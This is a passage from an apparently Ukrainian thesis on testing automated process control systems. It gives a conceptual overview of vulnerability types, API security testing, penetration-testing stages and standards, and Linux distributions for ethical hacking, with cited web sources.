Нижче представлена таблиця, в якій показані основні вимоги до системи для подальшого встановлення АСУ НЗ, див.табл.1.

Таблиця 1 – Вимоги до системи для встановлення АСУ НЗ

	Мінімальні вимоги	Рекомендовані вимоги
Processor	Intel Core i3 або порівнянний	Intel Core i5 або порівнянний
RAM	4 GB	8 GB або більше
Hard drive space	10 GB	15 GB або більше
Graphics	XGA (1024 x 768)	HD1080 (1920 x 1080) або вище

АСУ НЗ підтримується в наступних операційних системах (як 32-розрядних, так і 64-розрядних):

- Windows 10;
- Windows 8;
- Windows 7 SP1;
- Windows Vista SP2 [4][1)].

АСУ, що розробляється повинна відповідати ГОСТ 24.104-85 ЕСС АСУ "Автоматизовані системи управління. Загальні вимоги" з урахуванням вимог, викладених в даному розділі.

Повинний бути забезпечений надійний захист АСУ НЗ:

- від несанкціонованого доступу;
- від руйнування або зупинки роботи програмного забезпечення в результаті некоректних дій оператора технологічного процесу;

[1)] [4] System requirements. URL: https://www.br-automation.com/en/products/software/additional-information/system-requirements/ . (дата звернення 12.08.2020)

– від проникнення вірусів у «систему».

В «системі» повинні бути апаратні та апаратно-програмні засоби діагностики мереж, станцій, блоків і модулів [5][1)].

1.4 Алгоритм тестування АСУ

Запуск автоматизованої системи управління (АСУ), пов’язаний з ризиком коштовного обладнання. Вихід з ладу через критичні перехідні порушення виробничих процесів, через необхідність незапланованого відключення обладнання, можуть виникнути ситуації підвищеної небезпеки для персоналу та навколишнього середовища.

Дії для тестування АСУ мають наступні цілі, а саме усунення несправностей апаратного управління системи, які виявляють алгоритм управління технологічними агрегатами, що не відповідають необхідним параметрам, моделювання експлуатаційних та аварійних умов експлуатації.

На рис. 5 представлена блок-схема загального алгоритму експертної системи тестів АСУ.

---

1) [5] Требования к Системе. URL: https://automation-system.ru/spravochnik-inzhenera/34-glava7/305-7-5.html . (дата звернення 18.08.2020)



Рисунок 5 – Блок-схема загального алгоритму тестування АСУ

Робота системи починається з вибору користувачем тестової групи. Тестування функціонально розділено на три групи:

- перевірка відповідних сигналів на вхід / вихід (визначається правильне підключення вхідних / вихідних сигналів до обладнання контролера);
- випробування системи управління в ручному режимі (вимірюється правильна робота системи в управлінні);
- тестування системи управління в автоматичному режимі (визначається обґрунтованість реакції системи управління на змодельований стан об'єкта технології).

Кожна група відповідає тестовій рамці, приклад якої формується після вибору групи. Кожна група має свою версію тесту. При перевірці відповідності вхідних сигналів системи, що тестується, визначаються та встановлюються сигнали відповідних вихідних каналів системи тестування, інформація про стан входу зчитується через інтерфейсне з'єднання. Під час перевірки відповідності сигналів на виходах стану, виходу контрольного контролю, що зчитується через інтерфейс, також проводяться опитування відповідних входів тестового комплексу.

При тестуванні системи управління в ручному режимі, відповідно до даних з бази даних, генеруються діалогові вікна, що вказують необхідну дію для налаштування. Зворотній зв'язок реалізується шляхом зчитування сигналів з входів комплексу та інтерфейсу з'єднання [6][1)]. При тестуванні системи управління в автоматичному режимі у відповідності із заздалегідь визначеною послідовністю формуються специфічні сигнали, які надсилаються до системи управління. Зворотній зв'язок реалізується шляхом зчитування сигналів з входу комплексу та інтерфейсу з'єднання. За результатами тестів слоти заповнюються значеннями раніше створених кадрів.

[1)] [6] The algorithm of the expert system of APCS (automated process control systems) tests. URL: https://www.researchgate.net/publication/305077829_The_algorithm_of_the_expert_system_of_APCS_automated_process_control_systems_tests/link/57a494aa08aee07544b3f6c2/download . (дата звернення 18.08.2020)

2 АНАЛІЗ МЕТОДІВ ТА ЗАСОБІВ ВИЯВЛЕННЯ УРАЗЛИВОСТЕЙ СИСТЕМИ

Термін "уразливість" використовується для позначення нестачі в системі, використовуючи які можна навмисно порушити її цілісність і призвести до неправильної роботи. Уразливість може бути результатом помилок програмування, недоліків, допущених при проектуванні системи, ненадійних паролів, вірусів та інших шкідливих програм [7][1)].

Тестування програмного забезпечення (ПЗ) – це перевірка відповідності між реальним і очікуваним поведінкою програми, що здійснюється на кінцевому наборі тестів, обраному певним чином. У більш широкому сенсі, тестування – це одна з технік контролю якості, що включає в себе активності з планування робіт (Test Management), проектування тестів (Test Design), виконання тестування (Test Execution) і аналізу отриманих результатів (Test Analysis).

Якість ПЗ (Software Quality) – це сукупність характеристик програмного забезпечення, що відносяться до його здатності задовольняти встановлені і передбачувані потреби. Процес оцінки відповідності продукту явним вимогам (специфікаціям) і є верифікація (verification), в той же час оцінка відповідності продукту очікуванням і вимогам користувачів – валідація (validation).

Можна виділити основні цілі тестування. По-перше підвищення ймовірності того, що ПЗ, яке призначене для тестування, буде працювати правильно при будь-яких обставинах. По-друге, підвищення ймовірність того, що ПЗ, яке призначене для тестування, буде відповідати всім описаним вимогам. По-третє, надання актуальної інформації про стан продукту на даний момент.

Нижче перелічені, етапи тестування:

[1)] [7] Виды компьютерных уязвимостей.. URL: https://it-black.ru/vidy-kompyuternykh-uyazvimostey/ . (дата звернення 21.08.2020)

- аналіз продукту;
- робота з вимогами;
- розробка стратегії тестування і планування процедур контролю якості;
- створення тестової документації;
- тестування прототипу;
- основне тестування;
- стабілізація;
- експлуатація [8][1)].

2.1 Аналіз найпоширеніших типів уразливостей

Вікіпедія [9][2)], дає наступний список найпоширеніших типів уразливостей :

1) порушення безпеки доступу до пам'яті:
    1) переповнення буфера;
    2) висячі покажчики;
2) помилки перевірки введених даних:
    1) помилки форматування рядка;
    2) невірна підтримка інтерпретації метасимволів командної оболонки;
    3) SQL-ін'єкція;
    4) ін'єкція коду;
    5) ін'єкція E-mail;
    6) обхід каталогів;
    7) міжсайтовий скриптинг в веб-додатках;

[1)] [8] Тестирование. Фундаментальная теория. URL: https://habr.com/ru/post/279535/ . (дата звернення 27.08.2020)

[2)] [9] Уразливість (інформаційні технології). URL: https://uk.wikipedia.org/wiki/Уразливість_(інформаційні_технології) . (дата звернення 27.08.2020)

8) міжсайтовий скриптинг при наявності SQL-ін'єкції;

3) стан гонки (гонитви):
    1) помилки часу-перевірки-до-часу-використання;
    2) гонки символьних посилань;
4) помилки плутанини привілеїв:
    1) підробка міжсайтових запитів в веб-додатках;
5) ескалація привілеїв:
    1) shatter attack;
6) уразливість zero-day.

Тестування Application Programming Interface (API) на наявність уразливостей безпеки є надзвичайно важливим, якщо API має бути загальнодоступним в Інтернеті. API – це інтерфейс програмування, інтерфейс створення додатків. При використанні терміна API підрозуміється, що API – це готовий код для спрощення життя програмісту. Посилаючись на статтю [10] [1)], API створювався для того, щоб програміст міг полегшити задачу написання того чи іншого додатка завдяки використанню готового коду (наприклад, функцій). Framework jQuery, написаний на JavaScript є свого роду API. Якщо розглядати конкретно даний приклад, то jQuery дозволяє набагато полегшити написання коду. Те що звичайними засобами JavaScript можна зробити за 30 рядків коду, то через jQuery пишеться лише через 5 – 6. Якщо розглядати API в загальному, то можна знайти дуже багато сервісів, які представляють рішення для розробки. Найвідоміший на сьогоднішній день – це сервіс code.google.com, що надає близько півсотні різноманітних API. Це і інтерфейс для створення Android-додатків, і різні API для роботи з AJAX, і різні API додатків, які можна легко налаштувати.

Велика кількість атак може бути використана для компрометації API та його інфраструктури з серйозними наслідками, якщо вони успішні то наслід-

---

[1)] [10] Что такое API. URL: https://habr.com/ru/sandbox/52599/#:~:text=API%20(Application%20Programming%20Interface)%20—,интерфейс%20программирования%2C%20ин% . (дата звернення 30.08.2020)

ки можуть бути значні, це можна побачити на прикладі з відключенням мережі Playstation та порушенням безпеки Twitter.

Часто корінна причина уразливості безпеки криється в самому вихідному коді, наприклад, неправильний аналіз або обробка вхідних параметрів може відкритись для введення, переповнення буфера або атак поза межами. Багато сучасних засобів аналізу статичного коду мають базову підтримку для виявлення такого роду помилок – і доступні більш спеціалізовані інструменти. Виявленим помилкам слід надавати пріоритет, а аналіз повинен бути частиною автоматизованих процесів побудови та тестування, щоб відповідні помилки були виявлені негайно.

2.2 Опис існуючих функціональних атак

Багато атак безпеки спрямовані на функціональність API, наприклад, шляхом введення шкідливих сценаріїв SQL в аргументи запиту, надсилання недійсних даних як введення форми або спроби вторинних міжсайтових атак сценаріїв. Щоб оцінити, що API не є відповідно уразливим, ці атаки можна легко змоделювати за допомогою основних інструментів:

- атаки ін'єкції SQL;
- міжсайтові сценарії;
- токети та сеанси;
- нечіткість.

Атаки ін'єкції SQL – це виклик для входу, який шукає облікові дані в базі даних. Цей виклик повинен бути перевірений за допомогою відомих атак ін'єкції SQL, щоб перевірити, чи може він увійти в систему без надання облікових даних.

Під терміном міжсайтові сценарії, розуміється API, який дозволяє зберігати або оновлювати вміст, що стає доступним через веб-інтерфейс. Потрібно перевіряти на наявність вторинних атак міжсайтових сценаріїв. Для цього необхідно вставити скрипти на стороні клієнта або шкідливі вкладення та

підтвердити, що відповідний веб-інтерфейс відображає їх у нешкідливий спосіб.

Токети та сеанси – це злодійські маркери сеансу або доступу, які можуть використовуватися зловмисниками для отримання доступу до систем, що їх зацікавила або ж до системи яку вони планують атакувати. Необхідно переконатися, що даний API обробляє це, повторно використовуючи маркери «несподіваним» способом.

Нечіткість – це більш-менш випадкове здійснення викликів API із випадковим введенням, що намагається перевести API у невідповідний стан. Це може призвести до деяких інших уразливостей або повідомлень про помилки, які розкривають конфіденційну системну інформацію [11][1)].

Тестування на уразливість або техніка тестування програмного забезпечення, проводиться для оцінки ризиків, що пов'язані з системою, з метою зменшення ймовірності подій / атак.

Під час тестування на уразливість, перевірка виконується за відповідними пунктами. По-перше, частіше всього це перевірка надійності пароля, оскільки він забезпечує певний рівень безпеки. По-друге, перевірка засобів управління доступом до операційних систем (ОС) / технологій, які використовуються. По-третє, відбувається перевірка, наскільки легко системою можуть оволодіти (зламати) онлайн-зловмисники. По-четверте, оцінюється рівень безпеки даних системи. Також, перевіряється, чи захищені конфігурації системи або файли конфігурації програми. По-п’яте, перевірка, чи дозволяє система користувачеві виконувати зловмисний сценарій.

Виділяють основні, три методи для проведення тестування на уразливість, а саме активне та пасивне тестування, мережеве та розподільне тестування, перевірка доступу до файлу / системи [12][2)].

---

1) [11] Security Vulnerability Testing. URL: https://www.soapui.org/learn/security/security-vulnerability-testing/ . (дата звернення 02.09.2020)

2) [12] Vulnerability Testing. URL: https://www.tutorialspoint.com/software_testing_dictionary/vulnerability_testing.htm . (дата звернення 09.09.2020)

Тестування безпеки – це стратегія тестування, яка використовується для перевірки безпеки системи, а також для аналізу ризиків, пов'язаних із забезпеченням цілісного підходу до захисту додатків, атак хакерів, вірусів, несанкціонованого доступу до конфіденційних даних.

Загальна стратегія безпеки ґрунтується на трьох основних принципах:

– конфіденційність;

– цілісність;

– доступність.

Конфіденційність – це приховування певних ресурсів або інформації. Під конфіденційністю можна розуміти обмеження доступу до ресурсу деякої категорії користувачів, або іншими словами, за яких умов авторизований користувач отримує доступ до цього ресурсу [13][1)].

Далі, розглянемо термін «цілісність». Існує два основних критерії при визначенні поняття цілісності. Перший з критерій це «довіра». Очікується, що ресурс буде змінений тільки відповідним способом певною групою користувачів. У разі коли дані пошкоджуються або неправильно змінюються авторизованим користувачем, необхідно визначити на скільки важливою є процедура відновлення даних – це пояснює другий критерій, а саме «пошкодження і відновлення».

Доступність, представляє собою вимоги про те, що ресурси повинні бути доступні авторизованому користувачеві, внутрішньому об'єкту або пристрою. Як правило, чим більший критичний ресурс тим вище рівень доступності повинен бути.

[1)] [13] Про Тестинг – Тестирование – Виды Тестирования ПО – Тестирование безопасности. URL: http://www.protesting.ru/testing/types/security.html . (дата звернення 12.09.2020)

3 ОПИС ЗАСОБІВ ДЛЯ ПРОВЕДЕННЯ ТЕСТУВАННЯ ПЗ НА ПРЕДМЕТ УРАЗЛИВОСТІ В СИСТЕМІ БЕЗПЕКИ

Тест на проникнення, також відомий як пентестинг, являє собою змодельовану кібер-атаку на комп'ютерну систему для перевірки на уразливості, які можна використати. У контексті безпеки веб-додатків тестування на проникнення зазвичай використовується для збільшення брандмауера веб-додатків (WAF).

Пентестинг може включати спробу порушення будь-якої кількості прикладних систем (наприклад, інтерфейсів прикладних протоколів (API), інтерфейсних / серверних серверів) для виявлення уразливостей, таких як антисанітарні входи, сприйнятливі до атак введення коду. Статистика, надана тестом на проникнення, може бути використана для точного налаштування політик безпеки WAF та виправлення виявлених уразливостей.

3.1 Структура процесу проведення пентестингу

Процес пентестингу можна розбити на п'ять етапів, див.рис.6.

Рисунок 6 – Етапи процесу проведення пентестингу

На першому етапі «Планування та розвідка» відбувається визначення обсягу та цілей тесту, включаючи системи, до яких слід звернутись, та методи тестування, які слід використовувати. Також, на цьому етапі проходить збір інформації (наприклад, мережевих і доменних імен, поштового сервера), щоб краще зрозуміти, як працює ціль та її потенційні уразливості.

Наступним кроком є розуміння того, як цільова програма реагуватиме на різні спроби вторгнення. Зазвичай це робиться за допомогою статичного та динамічного аналізу.

Статичний аналіз – це перевірка коду програми для оцінки поведінки під час роботи. Інструменти цього аналізу можуть сканувати весь код за один прохід.

Динамічний аналіз – це перевірка коду програми в робочому стані. Цей вид аналізу можна назвати більш практичним способом сканування, оскільки він забезпечує перегляд продуктивності програми в реальному часі.

На третьому етапі для виявлення уразливостей цілі використовуються атаки веб-додатків, такі як міжсайтові сценарії, введення SQL та бекдори. Після чого тестувальник намагається використати ці уразливості, як правило, шляхом нарощування привілеїв, викрадення даних, перехоплення трафіку тощо, щоб зрозуміти шкоду, яку можна завдати.

Метою четвертого етапу «Зберігання доступу» є з'ясування, чи можна використовувати уразливість для постійної присутності в системі, що експлуатується – досить довго, щоб отримати поглиблений доступ. Ідея полягає в імітації постійних загроз, які часто залишаються в системі місяцями, щоб викрасти найбільш конфіденційні дані організації, підприємства.

На останньому етапі результати тесту на проникнення компілюються у звіт, де деталізуються:

– специфічні уразливості, які були використані;
– конфіденційні дані, до яких здійснювався доступ;

– протягом часу у тестувальника була можливість залишатися в системі не виявленим.

Цю інформацію аналізує персонал служби безпеки, щоб допомогти налаштувати параметри WAF на підприємстві та інші рішення безпеки додатків для виправлення уразливостей та захисту від майбутніх атак.

3.2 Характеристика методів тестування на проникнення

Оцінка уразливості та тестування на проникнення (VAPT) – це два типи тестування на уразливість. Тести мають різні сильні сторони і часто комбінуються для досягнення більш повного аналізу уразливості. Тестування на проникнення та оцінка уразливості виконують два різні завдання, як правило, з різними результатами, в одній зоні фокусу.

Інструменти оцінки уразливості виявляють наявні / існуючі уразливості, але вони не розмежовують між вадами, якими можна скористатися для заподіяння шкоди, та тими, які не можуть. Сканери уразливостей попереджають компанії, підприємства про наявні недоліки їх коду та їх розташування. Тести на проникнення намагаються використати вразливі місця в системі, щоб визначити, чи можливий несанкціонований доступ чи інша шкідлива діяльність, та виявити, які недоліки становлять загрозу для програми.

Тести на проникнення виявляють недоліки, які можна використати, і вимірюють ступінь тяжкості кожного з них. Тест на проникнення призначений для того, щоб показати, наскільки шкідливим може бути недолік у реальній атаці, а не знайти кожен недолік у системі. Разом інструменти тестування на проникнення та оцінки уразливості дають детальну картину недоліків, які існують у програмі, та ризиків, пов’язаних із цими недоліками [14][1)].

[1)] [14] Vulnerability assessment and penetration testing. URL: https://www.veracode.com/security/vulnerability-assessment-and-penetration-testing . (дата звернення 18.09.2020)

На сьогодні, виділяють п’ять основних методів тестування на проникнення, а саме :

- зовнішнє тестування;
- внутрішнє тестування;
- тестування сліпих;
- подвійне сліпе тестування;
- цільове тестування.

Зовнішні тести на проникнення націлені на активи компанії, які є видимими в Інтернеті, наприклад, сама веб-програма, веб-сайт компанії та сервери електронної пошти та імен доменів (DNS). Мета – отримати доступ та витягти цінні дані.

Під час внутрішнього тесту тестувальник, який має доступ до програми за його брандмауером, імітує атаку зловмисного інсайдера. Це не обов'язково симулює неправдивого працівника. Типовим початковим сценарієм може бути працівник, чиї облікові дані були вкрадені через фішингову атаку.

Під час сліпого тесту тестувальнику надається лише назва підприємства. Це надає можливість співробітникам служби безпеки в реальному часі отримати інформацію про те, як відбуватиметься фактичний напад (атака).

Під час подвійного сліпого тесту співробітники служби безпеки не мають попередніх знань про змодельовану атаку. Як і в реальному світі, у них не буде часу підкріпити захист до спроби прориву.

У випадку цільового тестування і тестувальник, і персонал служби безпеки працюють разом і інформують один одного про свої рухи. Це цінна навчальна вправа, яка надає команді безпеки зворотний зв’язок у реальному часі з точки зору хакера [15][1)].

---

1) [15] Penetration Testing. URL: https://www.imperva.com/learn/application-security/penetration-testing/ . (дата звернення 19.09.2020)

3.3 Опис популярних методологій та стандартів тестування на проникнення

Залежно від стандартів та методологій, які використовуються, результати тестів на проникнення відрізняються. В наш час, організації прагнуть захистити свою IT-інфраструктуру та виправити уразливі місця. Вони шукають найпопулярніші, найновіші та актуальні інструменти та методології проникнення для боротьби з новими типами кібератак.

На сьогоднішній день, EC-Council blog в своїй статті «5 penetration testing methodologies and standards for better ROI» [16][1)] виділяє п’ять популярних методологій та стандартів тестування на проникнення, а саме :

- OSSTMM;
- OWASP;
- NIST;
- PTES;
- ISSAF.

OSSTMM (Open Source Security Testing Methodology Manual / Методологічний посібник з тестування безпеки з відкритим кодом) є визнаною структурою, яка детально описує галузеві стандарти. Структура забезпечує наукову методологію для тестування на проникнення мережі та оцінки уразливості. Це вичерпний посібник для команди розробників мережі та тестерів проникнення для виявлення уразливих місць безпеки, присутніх у мережі.

Методологія OSSTMM дозволяє тестувальникам проникнення проводити індивідуальне тестування, яке відповідає технологічним та специфічним потребам організації. Індивідуальна оцінка дає огляд безпеки мережі, а також

[1)] [16] 5 Penetration Testing Methodologies And Standards For Better ROI. URL: https://blog.eccouncil.org/5-penetration-testing-methodologies-and-standards-for-better-roi/ . (дата звернення 23.09.2020)

надійні рішення для прийняття відповідних рішень щодо захисту мережі організації.

OWASP (Open Web Application Security Project) – ще один визнаний стандарт, який надає організаціям можливість контролювати уразливості додатків. Цей стандарт (фреймворк) допомагає виявити уразливі місця в Інтернеті та мобільних додатках. У той же час OWASP також ускладнює логічні вади, що виникають у небезпечній практиці розвитку.

Оновлений посібник OWASP надає понад 66 засобів контролю для виявлення та оцінки уразливостей за допомогою численних функціональних можливостей, знайдених в останніх програмах. Однак цей посібник надає організаціям ресурси для захисту своїх додатків та потенційних збитків у бізнесі. Використовуючи стандарт OWASP в оцінці безпеки, тестер проникнення забезпечує майже нульові уразливості. Крім того, це також покращує реалістичні рекомендації щодо конкретних функцій та технологій у додатках.

NIST (National Institute of Standards and Technology / Національний інститут стандартів і технологій) варіює посібники з інформаційної безпеки, які відрізняються від інших посібників. Певним чином, NIST пропонує більш конкретні вказівки, властиві тестуванню на проникнення, щоб поліпшити загальну кібербезпеку організації. Більшість американських організацій та партнерів повинні дотримуватися нормативних вимог системи NIST.

Більше того, система гарантує інформаційну безпеку в таких галузях, як банківська справа, зв'язок та енергетика. Існує ймовірність налаштування стандартів відповідно до їхніх конкретних потреб.

Важливо зазначити, що NIST сприяє інноваціям безпеки в американських галузях. Для того, щоб відповідати стандартам NIST, організації повинні проводити тестування на проникнення своїх додатків та мереж. Однак організації повинні дотримуватися заздалегідь встановлених рекомендацій. Ці вказівки гарантують, що організації виконують свої зобов'язання з кібербезпеки та зменшують ризики можливих кібератак.

PTES (Penetration Testing Methodologies and Standards / Методології та стандарти тестування на проникнення) рекомендує структурований підхід до тесту на проникнення. З одного боку, PTES проведе через етапи тестування на проникнення, починаючи з фаз спілкування, збору інформації та моделювання загроз.

З іншого боку, тестери проникнення знайомляться з процесами організації, що допомагає їм визначати найбільш вразливі райони, схильні до атак. PTES надає рекомендації тестувальникам щодо тестування після експлуатації. За потреби вони можуть підтвердити успішне виправлення раніше виявлених уразливостей. Стандарт має сім фаз, що гарантують успішне тестування на проникнення та рекомендації, на які слід покладатися.

ISSAF (Information System Security Assessment Framework / Інформаційна система оцінки безпеки) – це спеціалізований та структурований підхід до тестування на проникнення. Що ще важливіше, фреймворк надає вдосконалені методології, персоналізовані відповідно до контексту. Ці стандарти дозволяють тестувальнику планувати та виконувати кожен крок процесу тестування на проникнення.

Таким чином, він відповідає всім вимогам процесу випробування на проникнення. Якщо тестер проникнення використовує різні інструменти, то ISSAF – це ключова структура. Наприклад, тестер пов’язує кожен крок з певним інструментом і, таким чином, зменшує складність. ISSAF пропонує додаткову інформацію щодо різних векторів атак, а також результатів уразливості після експлуатації.

Вся ця інформація дозволяє тестувальникам планувати розширену атаку, яка гарантує повернення інвестицій, одночасно захищаючи системи від кібератак.

3.4 Порівняння дистрибутивів Linux для етичного хакінгу та пентестингу

В залежності від завдань, етичний хакінг вимагає використання великого арсеналу хакерських інструментів. В наш час існують уже готові дистрибутиви з усім необхідним інструментарієм для:

- етичного злому;
- пентестингу;
- інших операцій у сфері кібербезпеки.

Нижче приведена таблиця порівняння дистрибутивів Linux для етичного хакінгу / пентестингу, див.табл.2.

Таблиця 2 – Порівняння дистрибутивів Linux для етичного хакінгу

Назва дистрибутиву	Види уразливостей						
	Порушення безпеки доступу до пам’яті		Помилки перевірки введених даних				DDos атаки
	переповнення буфера	висячі покажчики	SQL-ін’єкція	ін'єкція коду	ін'єкція E-mail	обхід каталогів	
Kali Linux	+	+	+				+
Parrot Security OS	+			+		+	
Backbox Linux			+				
BlackArch Linux			+				+

3.4.1 Опис операційної системи Kali Linux для етичного злому

Kali Linux – найпопулярніша ОС для етичного злому і пентестингу. В якості основи використовує дистрибутив Debian. Kali Linux – спеціалізований дистрибутив, з монолітним репозиторієм («звичайні» програми розміщені разом з інструментами для тестування), в систему внесені налаштування, найбільш затребувані для пентестерів. При цьому багато з цих спеціальних налаштувань можна змінити: повернути звичайного користувача і т.д. Дистрибутив Kali Linux зроблений дуже якісно і простота в установці.

У Kali Linux встановлено близько 100 хакерських інструментів для різних операцій, таких як:

- тестування на проникнення;
- аналіз шкідливого ПЗ;
- криміналістичний аналіз;
- збір інформації;
- мережеве сканування.

3.4.2 Характеристика операційної системи Parrot Security OS для етичного злому

Parrot Security OS – одна з кращих ОС для злому, пентестів і криміналістичного аналізу. Призначена для етичних хакерів і професіоналів в області кібербезпеки. Операційна система Parrot вносить такий же внесок до спільноти безпеки, як і Kali Linux, з безліччю інструментів для злому і відмінним графічним інтерфейсом. Як і Kali заснований на Debian, а в якості графічного (робочого) середовища використовує MATE.

Достатньо простий в освоєнні, підходить і для новачків і для професіоналів. Цей дистрибутив націлений як на проведення тестування на проникнення, так і на анонімну роботу в мережі Інтернет. Досить легкий і ефективний інструмент, багато security фахівці знайшли в ньому заміну Kali. Потрібно зауважити, що Parrot використовує репозиторії Kali для поновлення.

3.4.3 Властивості операційної системи BackBox для етичного злому

BackBox розроблений на базі Ubuntu і спроектований для пентестингу і аналізу конфіденційності і цілісності. У BackBox є репозиторій, де можна знайти надійні та найсвіжіші версії будь-яких інструментальних колекцій для системного або мережевого аналізу та загальновизнані засоби для етичного хакінга. Цей мінімалістичний софт пропонується з вільним робочим середо-

вищем XFCE. Таким чином, гарантує швидкість, ефективність, зручність налаштування і повне оснащення.

Завдяки легковагій оболонці XFCE BackBox Linux більше підходить для повсякденного використання на ПК. Існує режим «Anonymous mode» – весь системний трафік пропускається через TOR-проксі. Скрипт запуску змінює MAC-адресу системи і hostname, також при виключенні режиму всі тимчасові файли видаляються за допомогою інтегрованого пакета BleachBit.

Backbox Linux може стати чудовою альтернативою Kali Linux для тих, хто шукає баланс між функціональністю і зручністю повсякденного використання. BlackBox хороший вибір для пентестингу, так як містить найбільш професійні і популярні інструменти для цієї сфери, такі як:

- MSF;
- NMAP;
- BurpSuite;
- Armitage;
- SQLMap.

3.4.4 Характеристика операційної системи BlackArch Linux для етичного злому

BlackArch Linux на основі Arch Linux. BlackArch Linux – це легка і швидка ОС для етичного злому і тестів на проникнення. Звідси випливає головний мінус дистрибутива (оскільки це Arch) – це його складність, яка здається з першого погляду. У дистрибутива відсутній графічний інсталятор і це відлякує більшість початківців. Дистрибутив підходить для еліти білих хакерів і всіх тих, хто може працювати з Linux на професійному рівні.

BlackArch містить близько 2500 інструментів для злому, які охоплюють практично всі моменти в сфері кібербезпеки [17][1)] .

3.4.5 Опис операційної системи Pentoo Linux для етичного злому

Pentoo – це операційна система з відкритим вихідним кодом Live CD і Live USB на основі Gentoo Linux, розроблена для експертів в області тестування на проникнення і оцінки безпеки. Містить безліч security-утиліт. Однією з особливостей є нативна підтримка Hardened Gentoo – кілька змін в компіляторі і ядрі, які збільшують загальну захищеність системи від злому [18][2)] .

Інструмент доступний як в 32-бітної, так і в 64-бітної архітектури і може бути запущений в якості накладення на існуючу установку Gentoo.

Pentoo має просунуту систему управління пакетами на основі Python, в яку входять, крім іншого, такі цікаві функції, як «fake» (в стилі OpenBSD), системні профілі, управління файлами конфігурації, безпечне розархівування і віртуальні пакети.

Pentoo доступний з UEFI (Unified Extensible Firmware Interface) в комплекті з підтримкою безпечного завантаження, Unetbootin, ядро 5.0.8 в поєднанні з новітніми драйверами 802.11ac і всіма необхідними виправленнями для впровадження в простий в установці образ ISO [19][3)] .

[1)] [17] Выбор дистрибутива для тестирования на проникновение: Kali Linux VS BlackArch. URL: https://hackware.ru/?p=520 . (дата звернення 27.09.2020)

[2)] [18] Лучшие дистрибутивы для проведения тестирования на проникновение. URL: https://habr.com/ru/post/276477/ . (дата звернення 01.10.2020)

[3)] [19] Pentoo – ориентированный на безопасность дистрибутив Linux на основе Gentoo. URL: https://itsecforu.ru/2020/01/31/%f0%9f%93%80-pentoo-%d0%be%d1%80%d0%b8%d0%b5%d0%bd%d1%82%d0%b8%d1%80%d0%be%d0%b2%d0%b0%d0%bd%d0%bd%d1%8b%d0%b9-%d0%bd%d0%b0-%d0%b1%d0%b5%d0%b7%d0%be%d0%bf%d0%b0%d1%81%d0%bd%d0%be%d1%81%d1%82%d1%8c/ . (дата звернення 01.10.2020)

3.4.6 Властивості операційної системи Network Security Toolkit для етичного злому

Network Security Toolkit (NST) – професійна ОС для роботи в сфері мережевої безпеки. NST – це один з багатьох дистрибутивів Linux типу Live CD, спрямованих на аналіз безпеки мережі. NST дає адміністраторам простий доступ до широкого безлічі відкритих мережевих додатків, багато з яких включені в сотню кращих засобів безпеки, рекомендованих сайтом insecure.org. Заснований на Fedora Linux.

Володіючи збалансованим набором засобів мережевого моніторингу, аналізу та безпеки, може дати явні переваги адміністратора, для контролю безпеки довіреною інфраструктурою. Також містить професійні інструменти в області Network PenTest [20][1)].

Мережеві адміністратори отримують масу інструментів по ІБ. Завантажується зі змінного носія. Платформа славиться високорозвиненим веб-інтерфейсом. З нею зручно адмініструвати системи або мережі, автоматизувати, управляти, досліджувати і моніторити мережі, конфігурувати програми з цього дистрибутива.

3.4.7 Характеристика операційної системи WifiSlax для етичного злому

WifiSlax – це спеціалізований дистрибутива з підбіркою інструментів для перевірки безпеки систем WiFi-мереж і проведення криміналістичного аналізу. Дистрибутив побудований на базі Slackware Linux.

В даний час, це один з найбільш часто використовуваних інструментів для аудиту WiFi мереж, в нього включені популярні утиліти для аналізу за-

---

1) [20] Лучшие дистрибутивы для проведения тестирования на проникновение. URL: https://habr.com/ru/post/276477/ . (дата звернення 01.10.2020)

хищеності бездротових мереж, які підтримуються більшістю виробників мережевих карт. В наявності багато інструментів для:

– етичного злому;
– проникнення;
– тестування Wi-Fi.

